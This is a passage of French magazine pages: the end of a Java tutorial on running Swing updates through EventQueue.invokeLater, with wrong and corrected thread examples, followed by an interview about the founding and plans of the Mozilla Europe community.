L'idée est toute simple. Puisque toutes les opérations Swing doivent être effectuées dans le thread unique, nous allons faire en sorte que notre thread y place ses invocations de méthodes Swing. Nous procéderons en deux temps. D'abord, nous déclarons et instancions une classe implémentant l'interface `Runnable` qui est à la base de tous les threads, puis nous transmettons cette instance à la méthode statique `invokeLater` de la classe `EventQueue` (package `java.awt`) qui va placer le code de la méthode `run` dans la queue du thread unique. Ce code sera exécuté quand viendra son tour.

```
Runnable MonRunnable = new Runnable() {
    public void run() { /* faire le travail ici */ }
};
EventQueue.invokeLater(MonRunnable);
```

L'exemple complet, baptisé Bon, sur le Cd-Rom emploie ce principe avec une classe anonyme (encadré 2).

`InvokeLater` rend la main immédiatement. S'il est nécessaire que notre thread attende la fin des opérations, nous utiliserons `invokeAndWait` au lieu de `invokeLater`. Ces méthodes se trouvent également dans la classe `javax.swing.SwingUtilities`. Une autre possibilité de faire exécuter du code dans le thread unique, est d'employer un timer (package `java.util`). Le timer est un moyen terme qui a l'avantage de la simplicité, mais qui bien sûr ne saurait rivaliser avec des threads bien écrits. A bientôt pour de nouvelles aventures dans le monde de Java.

encadré 1

Exemple de mauvaise programmation multithread avec Swing

```
class MauvaisThread extends Thread {
    DefaultListModel model;

    public MauvaisThread(DefaultListModel m) {
        model = m;
    }
}
```

```
public void run() {
    Random random = new Random();
    while(true) {
        Integer i = new Integer(random.nextInt(10));

        if(model.contains(i))
            model.removeElement(i);
        else
            model.addElement(i);
        yield();
    }
}
```

encadré 2

Exemple de thread bien élevé qui place les invocations de méthodes swing dans le thread unique.

```
public BonThread(DefaultListModel m) {
    model = m;
}

public void run() {
    Random random = new Random();
    while(true) {
        final Integer i = new Integer(random.nextInt(10));
        EventQueue.invokeLater(new Runnable() {
            public void run() {
                if(model.contains(i))
                    model.removeElement(i);
                else
                    model.addElement(i);
            }
        });
        yield();
    }
}
```

■ Frédéric Mazué - fmazue@programmez.com



L'univers du développement :

- L'actualité
- Le téléchargement
- L'emploi • Les offres • Votre CV
- **Le forum technique : questions réponses**
- Les archives du magazine : les articles publiés en 2002-2003

www.programmez.com

Mozilla Europe fédère la communauté européenne des "Mozilliens"

Créée il y a 3 mois, cette communauté crédibilise la suite d'outils de Mozilla auprès des entreprises et organise les actions des contributeurs à travers l'Europe.

Programmez : Peux-tu nous présenter brièvement mozilla-europe.org ?

Nous sommes deux - Peter Van der Beken et moi-même - à avoir eu l'idée de créer Mozilla Europe. Mozilla Europe est un intermédiaire entre les communautés locales - frenchmozilla.org, geckozone.org, xulfr.org, etc. - et la communauté mère, Mozilla Foundation aux USA.

Qu'est-ce qui vous a poussé à créer cette communauté ?

Contributeurs Mozilla de longue date, nous avons voulu aider le projet à trouver plus de contributeurs en Europe, mais aussi plus d'utilisateurs. Nous avons donc décidé de prolonger l'effort de la Mozilla Foundation en Europe, pour que les préoccupations spécifiques à l'international et à l'Europe en particulier soient mieux prises en compte au sein du projet Mozilla.

Qu'apportez-vous aux membres ?

On les représente auprès de la communauté mondiale et on les aide à se faire entendre. Les versions localisées des logiciels seront par

exemple intégrées dans le CD pressé par la Mozilla Foundation. Nous avons aussi organisé les journées européennes des développeurs Mozilla. Enfin, nous distribuons un T-Shirt Mozilla à nos membres. L'utilisateur ordinaire peut de son côté financer modestement la communauté en l'achetant. On a même un modèle en stretch pour les geekettes !

Quels sont les points forts de Mozilla Europe ?

D'abord, le fait qu'on parle 6 langues et qu'on représente autant de pays européens, avec leurs besoins techniques (localisation, internationalisation). Ensuite, la communauté est gérée par des contributeurs historiques, ce qui nous permet d'être entendus et crédibles auprès de la Mozilla Foundation. Cette crédibilité s'étend aux grands comptes. C'est nécessaire pour augmenter le nombre d'utilisateurs en Europe ! Mozilla Europe complète les communautés nationales, sans les remplacer, pour augmenter leur efficacité :



Tristan Nitot à gauche, Peter Van der Beken à droite

té : un genre de booster d'efforts du logiciel libre. Nous proposons aussi aux élèves qui ont des gros projets de fin d'année de participer au projet Mozilla dans le cadre de leurs études. Ça les changera des projets insipides et facilitera leur insertion dans la communauté mondiale des développeurs de Mozilla.

Combien êtes-vous à faire vivre Mozilla Europe ?

Il y a 2 mois que nous avons créé la communauté et sommes déjà une douzaine de membres actifs.

Des projets ?

Oui, plein ! De nouvelles langues sur le site : polonais, italien, néerlandais, et slovaque pour commencer. Nous allons aussi offrir du support aux entreprises qui voudraient migrer vers Mozilla. C'est une demande du marché et une façon élégante de financer la structure Mozilla Europe et donc les développeurs qui travaillent sur le cœur du navigateur.

■ *Propos recueillis par David Thévenon*

Contact communauté

Tristan NITOT, cofondateur de mozilla-europe.org

Adresse : www.mozilla-europe.org

Date de création : 16 février 2004

Thème : Développement et promotion des logiciels Mozilla

Technos : C++, XUL, JavaScript

Cible : utilisateurs et contributeurs des logiciels Mozilla

Niveau : élevé (pour le développement), rien de spécifique pour le reste.

Ressources : actualité, documentation, téléchargement

Nombre de membres : une centaine, mais en très forte croissance !

Nombre de forums : aucun

Visiteurs : 200 000 sur le premier mois

Nombre de contributeurs actifs : 12

Nombre d'inscrits à la Newsletter : 12



Laurent Jouanneau, Ingénieur Concepteur d'Applications Web, fondateur du site <http://xulfr.org>, et membre de l'association Mozilla-Europe.

Mozilla Europe fait le lien entre les membres de la communauté

La naissance de Mozilla-Europe est une bonne nouvelle, car cela va permettre de fédérer et de rapprocher tous les sites européens (notamment francophones) dont le thème tourne autour de Mozilla, que ce soit GeckoZone.org, FrenchMozilla.org, mon site Xulfr.org etc. Au FOSDEM, en février dernier, nous avons pu avoir une brillante démonstration du "catalyseur" Mozilla Europe, qui a organisé cette rencontre de développeurs "Mozilliens" européens.

Cela a été un événement très riche d'enseignements, tant pour les contributeurs directs au projet, que pour ceux qui font du support utilisateur ou qui s'intéressent comme moi à Mozilla en tant que plate-forme de développement. Nous avons pu rencontrer, dialoguer, discuter avec des personnes qui sont au cœur du projet, et ainsi réfléchir sur des problèmes posés, mieux comprendre les impératifs de développement ou encore mieux connaître les objectifs de la fondation. Mozilla Europe, par l'intermédiaire de Tristan, m'a aussi permis, par exemple, d'entrer en contact avec des développeurs de Mozilla, pour discuter de la faisabilité d'une évolution que je voulais soumettre dans bugzilla (<http://bugzilla.mozilla.org>). Cette nouvelle fonctionnalité a depuis été implémentée, acceptée et facilitera dorénavant le développement d'applications web en XUL/RDF !